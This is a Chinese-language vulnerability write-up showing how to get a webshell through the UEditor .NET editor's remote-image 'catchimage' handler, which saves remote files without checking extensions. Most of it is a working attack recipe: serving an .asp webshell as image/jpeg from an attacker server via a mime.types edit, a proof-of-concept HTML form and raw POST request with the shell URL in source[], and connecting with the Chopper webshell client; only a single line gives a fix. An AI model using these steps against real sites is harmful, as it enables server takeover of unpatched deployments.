

来源：小密圈：企业护航人

链接：<https://t.zsxq.com/FMjqRRJ>

转发：<https://www.jianshu.com/p/6dae608b617c> （简书：索马里的乌贼）

---

(github 最新版)UEditor .net 版本 getshell

### 漏洞说明

github 最新版的 UEditor .net 版本由于 CrawlerHandler.cs 内的方法 Crawler 没对 source[] 的后缀检查，只检测调用远程文件的 content-type 类型，就直接保存到本地，由于远程服务器的 content-type 类型可控，导致可 getshell。


源码的 Github 地址：

[https://github.com/fex-team/ueditor/blob/dev-1.5.0/net/App\\_Code/CrawlerHandler.cs](https://github.com/fex-team/ueditor/blob/dev-1.5.0/net/App_Code/CrawlerHandler.cs)

## 漏洞复现

### Shell 到测试者远程服务器

首先传 shell 到自己的远程服务器的 web 上



A terminal window showing a series of commands and their outputs. The prompt is 'ubuntu@VM-0-16-ubuntu: /var/www/html\$'. The commands and outputs are: 'ls' (output: '123.asp 123.jpg index.html my.sh xmj'), 'ls' (output: '123.asp 123.jpg index.html my.sh xmj'), and 'ls' (output: '123.asp 123.jpg index.html my.sh xmj'). Red arrows point from the text 'web目录' to the 'ls' command and from 'shell' to the '123.asp' file in the output.


```
ubuntu@VM-0-16-ubuntu: /var/www/html$ ls
ubuntu@VM-0-16-ubuntu: /var/www/html$ ls
123.asp 123.jpg index.html my.sh xmj
ubuntu@VM-0-16-ubuntu: /var/www/html$ ls
123.asp 123.jpg index.html my.sh xmj
ubuntu@VM-0-16-ubuntu: /var/www/html$
```

### 配置 apache 对 asp 文件的返回类型

然后配置 apache 对 asp 访问的返回 content-type

sudo vim /etc/mime.types

添加这行到末尾 image/jpeg asp aspx ashx



A terminal window showing the contents of the file /etc/mime.types. The file contains several lines of MIME type definitions. A red box highlights the line 'image/jpeg asp aspx ashx', and a red arrow points to it from the text '添加这行到末尾 image/jpeg asp aspx ashx'.

```
video/x-sgi-movie
video/x-matroska
x-conference/x-cooltalk
x-epoc/x-sisx-app
x-world/x-vrml
image/jpeg asp aspx ashx
movie
mpv mkv
ice
sisx
vrm vrml wr1
```

重启 apache

sudo /etc/init.d/apache2 restart



A terminal window showing the command 'sudo /etc/init.d/apache2 restart' being executed. The output is 'Restarting apache2 (via systemctl): apache2.service.'.

```
image/jpeg asp aspx ashx
ubuntu@VM-0-16-ubuntu: /var/www/html$ sudo /etc/init.d/apache2 restart
Restarting apache2 (via systemctl): apache2.service.
ubuntu@VM-0-16-ubuntu: /var/www/html$
```

### 上传 shell 到目标服务器


接着开始上传 shell 到目标站点

首先确定目标站点的 ueditor 的访问路径:

路径样板: /ueditor/net/controller.ashx?action=catchimage

POC:

```
<form  
action="http://xx.com/editor/ueditor/net/controller.ashx?action=catchimage" enctype="multipart/form-data"  
method="POST"> <p>shell addr: <input type="text"  
name="source[]" /></p> <input type="submit" value="Submit" />  
</form>
```



Execute

☐ Enable Post data ☐ Enable Referrer

shell addr:

Submit

在文本框中输入自己远程服务器上的 shell 地址。

或者数据包:

POST /ueditor/net/controller.ashx?action=catchimage HTTP/1.1

Host: www.xxxx.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)

Gecko/20100101 Firefox/56.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Content-Type: multipart/form-data;

boundary=-----31182099519956

Content-Length: 173

Connection: close

Upgrade-Insecure-Requests: 1


-----31182099519956

Content-Disposition: form-data; name="source[]"

http://1xxx.xxx.xxx.xxx7/123.asp

-----31182099519956-----

成功 shell



用菜刀连接:



## 修复建议

IIS 配置不给予上传目录执行脚本的权限，例如不允许执行 `asp`，`aspx`，`ashx` 等

小密圈：企业护航人